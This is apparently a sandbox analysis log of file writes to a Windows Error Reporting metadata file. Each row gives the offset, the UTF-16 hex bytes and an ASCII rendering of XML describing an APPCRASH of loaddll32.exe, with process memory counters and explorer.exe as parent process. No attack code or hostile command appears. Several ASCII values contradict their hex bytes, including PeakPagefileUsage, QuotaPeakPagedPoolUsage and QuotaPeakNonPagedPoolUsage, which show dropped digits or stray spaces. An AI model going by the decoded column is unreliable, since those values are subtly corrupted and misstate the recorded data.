C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	2248	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	2252	2	09 00		success or wait	3	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	2258	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 31 00 38 00 34 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>21840</QuotaNonPagedPoolUsage>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	2366	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	2370	2	09 00		success or wait	3	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	2376	76	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 35 00 32 00 33 00 38 00 34 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>1552384</PagefileUsage>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	2452	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	2456	2	09 00		success or wait	3	6EE1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	2462	92	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 36 00 30 00 35 00 37 00 36 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>160576</PeakPagefileUsage>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	2554	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	2558	2	09 00		success or wait	3	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	2564	72	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 35 00 32 00 33 00 38 00 34 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>1552384</PrivateUsage>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	2636	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	2640	2	09 00		success or wait	2	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	2644	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	2690	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	2694	2	09 00		success or wait	2	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	2698	30	3c 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<ParentProcess>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	2728	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	2732	2	09 00		success or wait	3	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	2738	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	2778	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	2782	2	09 00		success or wait	4	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	2790	28	3c 00 50 00 69 00 64 00 3e 00 36 00 38 00 34 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>684</Pid>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	2818	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	2822	2	09 00		success or wait	4	6EE1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	2830	70	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 65 00 78 00 70 00 6c 00 6f 00 72 00 65 00 72 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>explorer.exe</ImageName>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	2900	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	2904	2	09 00		success or wait	4	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	2912	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 38 00 30 00 30 00 30 00 34 00 30 00 30 00 35 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>80004005</CmdLineSignature>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	3002	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	3006	2	09 00		success or wait	4	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	3014	48	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 34 00 37 00 32 00 34 00 35 00 34 00 31 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>4724541</Uptime>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	3062	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	3066	2	09 00		success or wait	4	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	3074	78	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 30 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 30 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="0" host="34404">0</Wow64>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	3152	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	3156	2	09 00		success or wait	4	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	3164	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	3216	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	3220	2	09 00		success or wait	4	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	3228	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6EE1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	3272	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	3276	2	09 00		success or wait	5	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	3286	90	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>4294967295</PeakVirtualSize>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	3376	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	3380	2	09 00		success or wait	5	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	3390	74	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>4294967295</VirtualSize>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	3464	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	3468	2	09 00		success or wait	5	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	3478	76	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 35 00 30 00 31 00 30 00 32 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>50102</PageFaultCount>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	3554	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	3558	2	09 00		success or wait	5	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	3568	100	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 34 00 30 00 31 00 37 00 39 00 32 00 30 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>104017920</PeakWorkingSetSize>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	3668	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	3672	2	09 00		success or wait	5	6EE1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	3682	84	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 33 00 36 00 37 00 37 00 39 00 35 00 32 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>103677952</WorkingSetSize>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	3766	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	3770	2	09 00		success or wait	5	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	3780	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 38 00 33 00 34 00 34 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>98344 0</QuotaPeakPagedPoolUsage>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	3894	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	3898	2	09 00		success or wait	5	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	3908	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 33 00 37 00 39 00 31 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>937912</QuotaPagedPoolUsage>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	4006	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	4010	2	09 00		success or wait	5	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	4020	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 31 00 31 00 39 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>71 192</QuotaPeakNonPagedPoolUsage>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	4144	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	4148	2	09 00		success or wait	5	6EE1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	4158	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 36 00 39 00 38 00 37 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>69872</QuotaNonPagedPoolUsage>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	4266	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	4270	2	09 00		success or wait	5	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	4280	78	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 35 00 35 00 39 00 30 00 31 00 34 00 34 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>35590144</PagefileUsage>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	4358	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	4362	2	09 00		success or wait	5	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	4372	94	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 36 00 34 00 39 00 35 00 33 00 36 00 30 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>36495360</PeakPagefileUsage>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	4466	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	4470	2	09 00		success or wait	5	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	4480	74	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 35 00 35 00 39 00 30 00 31 00 34 00 34 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>35590144</PrivateUsage>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	4554	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	4558	2	09 00		success or wait	4	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	4566	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	4612	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	4616	2	09 00		success or wait	3	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	4622	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	4664	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	4668	2	09 00		success or wait	2	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	4672	32	3c 00 2f 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</ParentProcess>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	4704	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	4708	2	09 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	4710	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	4752	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	4756	2	09 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	4758	38	3c 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<ProblemSignatures>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	4796	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	4800	2	09 00		success or wait	2	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	4804	62	3c 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00 41 00 50 00 50 00 43 00 52 00 41 00 53 00 48 00 3c 00 2f 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00	<EventType>APPCRASH</EventType>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	4866	4	0d 00 0a 00		success or wait	8	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	4870	2	09 00		success or wait	16	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	4874	76	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00 6c 00 6f 00 61 00 64 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00	<Parameter0>loaddll32.exe</Parameter0>	success or wait	8	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	5516	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	5520	2	09 00		success or wait	1	6EE1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	5522	40	3c 00 2f 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</ProblemSignatures>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	5562	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	5566	2	09 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	5568	38	3c 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<DynamicSignatures>	success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	5606	4	0d 00 0a 00		success or wait	6	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	5610	2	09 00		success or wait	12	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	5614	96	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00 31 00 30 00 2e 00 30 00 2e 00 31 00 37 00 31 00 33 00 34 00 2e 00 32 00 2e 00 30 00 2e 00 30 00 2e 00 32 00 35 00 36 00 2e 00 34 00 38 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00	<Parameter1>10.0.17134.2.0.0.256.48</Parameter1>	success or wait	6	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	6168	4	0d 00 0a 00		success or wait	1	6EE1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml	6172	2	09 00		success or wait	1	6EE1497A	unknown
